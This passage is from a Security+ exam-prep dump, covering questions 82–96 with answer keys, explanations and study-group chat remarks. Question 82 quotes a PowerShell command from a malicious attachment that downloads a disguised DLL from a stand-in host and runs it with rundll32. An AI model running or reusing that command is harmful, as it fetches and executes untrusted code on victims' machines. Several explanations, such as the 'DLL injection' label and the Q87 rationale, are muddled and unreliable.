
delayed. This can allow an attacker to compromise a host by resending a previously captured message, such as a password or a session token, that looks legitimate to the receiver. A replay attack can be prevented by using methods such as random session keys, timestamps, or one-time passwords that expire after use.




A replay attack is different from an integer overflow, which is a type of software vulnerability that occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage space.

A race condition is another type of software vulnerability that occurs when multiple processes access and manipulate the same data concurrently, and the outcome depends on the order of execution.

A memory leak is a type of software defect that occurs when a program fails to release memory that is no longer needed, causing the program to consume more memory than necessary and potentially affecting the performance or stability of the system.





Question #:82 - (Exam Topic 2)

An employee received an email with an unusual file attachment named "Updates.lnk." A security analyst is reverse engineering what the file does and finds that it executes the following script:

C:\Windows \System32\WindowsPowerShell\vl.0\powershell.exe -URI https://somehost.com/04EB18.jpg

-OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll

Which of the following BEST describes what the analyst found?

A. A Powershell code is performing a DLL injection.

B. A PowerShell code is displaying a picture.

C. A PowerShell code is configuring environmental variables.

D. A PowerShell code is changing Windows Update settings.

Answer: A

Explanation

According to GitHub user JSGetty196's notes**1**, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.


https://www.comptia.org/training/books/security-sy0-601-study-guide

David Berrios

—

Today at 10:53 AM

DLL= windows



Question #:83 - (Exam Topic 2)

An engineer wants to inspect traffic to a cluster of web servers in a cloud environment. Which of the following solutions should the engineer implement? (Select two).

A. CASB

B. WAF

C. Load balancer

D. VPN

E. TLS

F. DAST


Answer: B C

Explanation

Web Application Firewall (WAF): A WAF helps protect web applications by filtering and monitoring incoming HTTP requests. It can be deployed in front of the web servers to inspect and filter traffic, blocking potentially malicious requests, and providing security against common web-based attacks like SQL injection, cross-site scripting (XSS), and more.
Load Balancer: A load balancer distributes incoming network traffic across multiple web servers to ensure high availability, scalability, and efficient use of resources. While load balancers primarily distribute traffic, they can also be configured to inspect and manage traffic based on rules, which can help protect the web servers from traffic spikes and certain types of attacks.

A: CASB (Cloud Access Security Broker): CASBs are more focused on securing cloud applications and services, managing access, and ensuring data security in cloud environments. While they play a crucial role in cloud security, they are not typically used for traffic inspection within a web server cluster.
D: VPN (Virtual Private Network): VPNs are used for secure communication between clients and networks over untrusted networks, but they are not primarily designed for traffic inspection within a web server cluster.
E: TLS (Transport Layer Security): TLS is a protocol for encrypting data in transit and securing communication between clients and servers. While important for securing web traffic, it is not a solution for traffic inspection within the web server cluster.
F: DAST (Dynamic Application Security Testing): DAST tools are used for testing the security of web applications by simulating attacks. They do not directly inspect traffic to a cluster of web servers.

References: **1**: https://www.imperva.com/learn/application-security/what-is-a-web-application-firewall-waf/ **2**: https://www.imperva.com/learn/application-security/load-balancing/ **3**: https://www.imperva.com/learn/application-security/cloud-access-security-broker-casb/ : https://www.imperva.com/learn/application-security/vpn-virtual-private-network/ : https://www.imperva.com/learn/application-security/transport-layer-security-tls/ : https://www.imperva.com/learn/application-security/dynamic-application-security-testing-dast/ : https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/ready/azure-best-practices/plan-for-traffic-ins : https://docs.microsoft.com/en-us/azure/private-link/inspect-traffic-with-azure-firewall : https://docs.microsoft.com/en-us/azure/architecture/example-scenario/gateway/application-gateway-before-azur



Question #:84 - (Exam Topic 2)

A cybersecurity analyst needs to adopt controls to properly track and log user actions to an individual. Which of the following should the analyst implement?

A. Non-repudiation

B. Baseline configurations

C. MFA

D. DLP

Answer: A

Explanation

Non-repudiation is the process of ensuring that a party involved in a transaction or communication cannot deny their involvement. By implementing non-repudiation controls, a cybersecurity analyst can properly track and log user actions, attributing them to a specific individual. This can be achieved through methods such as digital signatures, timestamps, and secure logging mechanisms.

References:

1. CompTIA Security+ Certification Exam Objectives (SY0-601): https://www.comptia.jp/pdf/CompTIA%20Security%2B%20SY0-601%20Exam%20Objectives.pdf

2. Stewart, J. M., Chapple, M., & Gibson, D. (2021). CompTIA Security+ Study Guide: Exam SY0-601. John Wiley & Sons.

Question #:85 - (Exam Topic 2)

A security operations center wants to implement a solution that can execute files to test for malicious activity. The solution should provide a report of the files' activity against known threats.

Which of the following should the security operations center implement?

A. theHarvester

B. Nessus

C. Cuckoo

D. Sn1per

Answer: C

Explanation

Cuckoo is a sandbox that is specifically written to run programs inside and identify any malware. A sandbox is a virtualized environment that isolates the program from the rest of the system and monitors its behavior.
Cuckoo can analyze files of various types, such as executables, documents, URLs, and more. Cuckoo can provide a report of the files' activity against known threats, such as network traffic, file operations, registry changes, API calls, and so on.

A security operations center can implement Cuckoo to execute files to test for malicious activity and generate a report of the analysis. Cuckoo can help the security operations center to detect and prevent malware infections, investigate incidents, and perform threat intelligence.

theHarvester:

- theHarvester is a reconnaissance tool used for gathering information from various public sources, such as search engines, social media platforms, and DNS services. It is typically used for open-source intelligence (OSINT) gathering to discover email addresses, subdomains, and other information about a target.

- theHarvester is not a tool for executing files and analyzing their behavior, making it unsuitable for the described use case.

Nessus:

- Nessus is a widely used vulnerability assessment tool. It scans systems and networks for known vulnerabilities and misconfigurations, helping organizations identify and remediate security weaknesses.
- While Nessus is valuable for vulnerability assessment and scanning, it is not designed for executing files and analyzing their behavior as a malware analysis tool.

Sn1per:

- Sn1per is a penetration testing and vulnerability scanning tool. It is designed for security professionals and penetration testers to conduct assessments of network infrastructure and web applications.
- Sn1per focuses on penetration testing and security assessments rather than analyzing and executing files to detect malware.

- **David Berrios**
- —
- **Today at 10:58 AM**
  non- repudiation

- **Farid Abbasov**
- —
- **Today at 10:59 AM**
  simulation = cuckoo

- [
- 10:59 AM
-]
- sandbox

Question #:86 - (Exam Topic 2)

A security analyst is assisting a team of developers with best practices for coding. The security analyst would like to defend against the use of SQL injection attacks. Which of the following should the security analyst recommend first?

A. Tokenization

B. Input validation

C. Code signing

D. Secure cookies

Answer: B

Explanation

Input validation is a technique that involves checking the user input for any malicious or unexpected characters or commands that could be used to perform SQL injection attacks. Input validation can be done by using allow-lists or deny-lists to filter out the input based on predefined criteria. Input validation can prevent SQL injection attacks by ensuring that only valid and expected input is passed to the database queries.

Bilal Lamharti —
Today at 11:00 AM
sql,xss.csrf=input validation

Question #:87 - (Exam Topic 2)

Which of the following should customers who are involved with UI developer agreements be concerned with when considering the use of these products on highly sensitive projects?

A. Weak configurations

B. Integration activities

C. Unsecure user accounts

D. Outsourced code development

Answer: A

Explanation

UI Developer stands for User Interface Design, a technology-focused role that seeks to create digital software that entices the user into a seamless interaction between human and computer.

Customers who are involved with UI developer agreements should be concerned with weak configurations when considering the use of these products on highly sensitive projects. Weak configurations can lead to security vulnerabilities, which can be exploited by malicious actors. It is important to ensure that all configurations are secure and up-to-date in order to protect sensitive data.

Weak configurations refer to the vulnerability of a system's settings, which can create security weaknesses and allow unauthorized access to sensitive data. Since highly sensitive projects involve sensitive data, customers should ensure that the UI developer agreements have robust security features to safeguard their data.

B, C, D are also important factors to consider, but they may not be as critical as weak configurations in terms of security concerns for highly sensitive projects. Integration activities and outsourced code development can also have implications for data security, but these risks can be mitigated through proper due diligence and risk assessments. Unsecure user accounts can also be a concern, but this is typically a more manageable issue as long as proper access controls are in place.

Question #:88 - (Exam Topic 2)

A company is enhancing the security of the wireless network and needs to ensure only employees with a valid certificate can authenticate to the network. Which of the following should the company implement?

A. PEAP

B. PSK

C. WPA3

D. WPS

Answer: A

Explanation

PEAP stands for Protected Extensible Authentication Protocol, which is a protocol that can provide secure authentication for wireless networks. PEAP can use certificates to authenticate the server and the client, or only the server. PEAP can also use other methods, such as passwords or tokens, to authenticate the client. PEAP can ensure only employees with a valid certificate can authenticate to the network.

B: PSK (Pre-Shared Key): PSK uses a shared passphrase or key that is not based on certificates. While it provides security, it doesn't rely on digital certificates for authentication.

C: WPA3 (Wi-Fi Protected Access 3): WPA3 is a security protocol that enhances Wi-Fi security, but it doesn't necessarily rely on certificates for authentication. It provides improved security for both PSK and enterprise-level authentication.

D: WPS (Wi-Fi Protected Setup): WPS is a method for simplifying the process of connecting devices to a wireless network but is not related to certificate-based authentication.

David Berrios
—
Today at 11:01 AM
weak configurations

[
11:02 AM
]

PEAP (Protected Extensible Authentication Protocol) is a secure authentication method that uses digital certificates to authenticate wireless clients. It provides a way to establish an encrypted TLS tunnel between the client and the authentication server, ensuring that only clients with valid certificates can authenticate to the network.

Question #:89 - (Exam Topic 2)

A security administrator is integrating several segments onto a single network. One of the segments, which includes legacy devices, presents a significant amount of risk to the network. Which of the following would allow users to access the legacy devices without compromising the security of the entire network?

A. NIDS

B. MAC filtering

C. Jump server


D. IPSec

E. NAT gateway

Answer: C

Explanation

A jump server is a device that acts as an intermediary between users and other devices on a network. A jump server can provide a secure and controlled access point to the legacy devices without exposing them directly to the network. A jump server can also enforce authentication, authorization, logging, and auditing policies.



Question #:90 - (Exam Topic 2)

A security administrator needs to provide secure access to internal networks for external partners. The administrator has given the PSK and other parameters to the third-party security administrator. Which of the following is being used to establish this connection?

A. Kerberos

B. SSL/TLS

C. IPSec

D. SSH

Answer: C

Explanation

IPSec is a protocol suite that provides secure communication over IP networks. It uses encryption, authentication, and integrity mechanisms to protect data from unauthorized access or modification. IPSec can operate in two modes: transport mode and tunnel mode. In tunnel mode, IPSec can create a virtual private network (VPN) between two endpoints, such as external partners and internal networks. To establish a VPN connection, IPSec requires a pre-shared key (PSK) or other parameters to negotiate the security association. References: https://www.comptia.org/content/guides/what-is-vpn

A: Kerberos: Kerberos is primarily used for authentication and ticket-based access control within a network, typically for user authentication and single sign-on.
B: SSL/TLS (Secure Sockets Layer/Transport Layer Security): SSL/TLS is used for securing communication over the internet, often with web browsers and servers to provide encrypted and authenticated connections. It's commonly used for securing websites (HTTPS).
D: SSH (Secure Shell): SSH is used for secure remote access to servers and network devices, offering encrypted and authenticated connections for remote administration.

David Berrios — Today at 11:01 AM

weak configurations

[11:02 AM]

PEAP (Protected Extensible Authentication Protocol) is a secure authentication method that uses digital certificates to authenticate wireless clients. It provides a way to establish an encrypted TLS tunnel between the client and the authentication server, ensuring that only clients with valid certificates can authenticate to the network.

4

IPSec (Internet Protocol Security)

IPSec is a suite of protocols used to secure internet protocol (IP) communications. It provides secure authentication and encryption of IP packets, making it suitable for establishing secure connections between networks, including internal networks and external partners.

3

Petra Martina Vrancic — Today at 11:04 AM

IPSec is commonly used for secure communication over the Internet by encrypting and authenticating each IP packet in a communication session.

Question #:91 - (Exam Topic 2)

An organization recently released a zero-trust policy that will enforce who is able to remotely access certain data. Authenticated users who access the data must have a need-to-know, depending on their level of permissions. Which of the following is the first step the organization should take when implementing the policy?

A. Determine a quality CASB solution.

B. Configure the DLP policies by user groups.

C. Implement agentless NAC on boundary devices.

D. Classify all data on the file servers.

Answer: D

Explanation

zero trust is a security strategy that assumes breach and verifies each request as though it originates from an untrusted network. A zero trust policy is a set of “allow rules” that specify conditions for accessing certain resources**3**.

According to one source**4**, the first step in implementing a zero trust policy is to identify and classify all data and assets in the organization. This helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.

Classifying all data on the file servers is the first step in implementing a zero trust policy because it helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.

After classifying data, the organization can then proceed to configure Data Loss Prevention (DLP) policies by user groups,

implement Network Access Control (NAC) measures, and consider other security solutions like Cloud Access Security Broker (CASB) as part of its zero-trust implementation. However, data classification is the foundational step that informs and guides subsequent security measures and policies.

Reference: Zero Trust implementation guidance | Microsoft Learn

Question #:92 - (Exam Topic 2)

While researching a data exfiltration event, the security team discovers that a large amount of data was transferred to a file storage site on the internet. Which of the following controls would work best to reduce the risk of further exfiltration using this method?

A. Data loss prevention

B. Blocking IP traffic at the firewall

C. Containerization

D. File integrity monitoring

Answer: A

Explanation

Data loss prevention (DLP) is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help reduce the risk of further exfiltration using file storage sites on the internet by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, upload, or download sensitive data to or from file storage sites based on predefined policies and rules.

Content Inspection: DLP solutions can inspect the content of data being transferred and compare it against predefined policies and rules. They can recognize sensitive data patterns, such as credit card numbers, Social Security numbers, or proprietary information, and block or alert on attempts to transfer such data to unauthorized destinations.

Policy Enforcement: DLP allows organizations to define and enforce policies that specify what data can and cannot be transferred outside the network. This includes policies that block access to specific file storage sites or prohibit the transfer of sensitive data to unapproved locations.

Visibility and Monitoring: DLP solutions provide real-time visibility into data transfers and can generate alerts when suspicious or policy-violating activities are detected. Security teams can then take immediate action to investigate and mitigate potential data breaches.

Blocking IP Traffic at the Firewall:

- Blocking IP traffic at the firewall can be effective in some cases, especially if you have identified specific IP addresses or ranges associated with file storage sites that are known to be problematic or unauthorized. However, this approach may have limitations, as attackers can frequently change IP addresses or use proxy servers to bypass such restrictions. It's also a more reactive approach, whereas DLP is proactive in monitoring and preventing data exfiltration based on content and policies.

Containerization:

- Containerization is a technology that isolates applications and their dependencies in separate containers. While it helps with application isolation and security, it may not directly address data exfiltration to external file storage sites. Containerization is more about application deployment and runtime isolation rather than data leakage prevention.

File Integrity Monitoring:

- File integrity monitoring tools are used to detect unauthorized changes to files and directories. While they are valuable for detecting changes within the organization's network or systems, they may not directly prevent data exfiltration to external file storage sites. They can be part of a broader security strategy to detect unusual or unauthorized activities, but they are not focused on blocking data transfers.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.microsoft.com/en-us/security/business/security-101/what-is-data-loss-prevention-dlp

Question #:93 - (Exam Topic 2)///

A web server log contains two million lines. A security analyst wants to obtain the next 500 lines starting from line 4,600. Which of the following commands will help the security analyst to achieve this objective?

A. cat webserver.log | head -4600 | tail +500 |

B. cat webserver.log | tail -1995400 | tail -500 |

C. cat webserver.log | tail -4600 | head -500 |

D. cat webserver.log | head -5100 | tail -500 |

Answer: D

Explanation

the **cat** command displays the contents of a file, the **head** command displays the first lines of a file, and the **tail** command displays the last lines of a file. To display a specific number of lines from a file, you can use a minus sign followed by a number as an option for head or tail. For example, head -10 will display the first 10 lines of a file.

To obtain the next 500 lines starting from line 4,600, you need to use both head and tail commands.

https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/file-manipulation-tools/

Question #:94 - (Exam Topic 2)

While troubleshooting a service disruption on a mission-critical server, a technician discovered the user account that was configured to run automated processes was disabled because the user's password failed to meet password complexity requirements. Which of the following would be the BEST solution to securely prevent future issues?

A. Using an administrator account to run the processes and disabling the account when it is not in use

B. Implementing a shared account the team can use to run automated processes

C. Configuring a service account to run the processes

D. Removing the password complexity requirements for the user account

Answer: C

Explanation

A service account is a user account that is created specifically to run automated processes and services. These accounts are typically not associated with an individual user, and are used for running background services and scheduled tasks. By configuring a service account to run the automated processes, you can ensure that the account will not be disabled due to password complexity requirements and other user-related issues.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

—

Today at 11:12 AM

Service accounts are designed for running automated processes and services. By configuring a service account with appropriate privileges and ensuring it meets password complexity requirements, you can maintain security while preventing disruptions caused by disabled accounts. This way, the service can continue running even if individual user accounts are disabled

Question #:95 - (Exam Topic 2)

A network administrator needs to determine the sequence of a server farm's logs. Which of the following should the administrator consider? (Select TWO).

A. Chain of custody

B. Tags

C. Reports

D. Time stamps

E. Hash values

F. Time offset

Answer: D F

Explanation

A server farm's logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.

To determine the sequence of a server farm's logs, the administrator should consider the following factors:

Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.

Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs

Petra Martina Vrancic

—

Today at 11:15 AM

Hash values are generally used for data integrity and verification rather than determining the sequence of events. Hashing involves generating a fixed-size string of characters (the hash value) based on the content of data. It's useful for ensuring that data has not been tampered with.

volkan

—
Today at 11:15 AM
i had tag

[
11:15 AM
]

because of the location

Petra Martina Vrancic
—
Today at 11:15 AM
Tags can indeed be valuable for organizing and categorizing logs, but they don't inherently establish the chronological sequence of events. While tags can provide metadata to help identify and group log entries by specific criteria, they don't necessarily provide a timeline or order of occurrences.

Question #:96 - (Exam Topic 2)

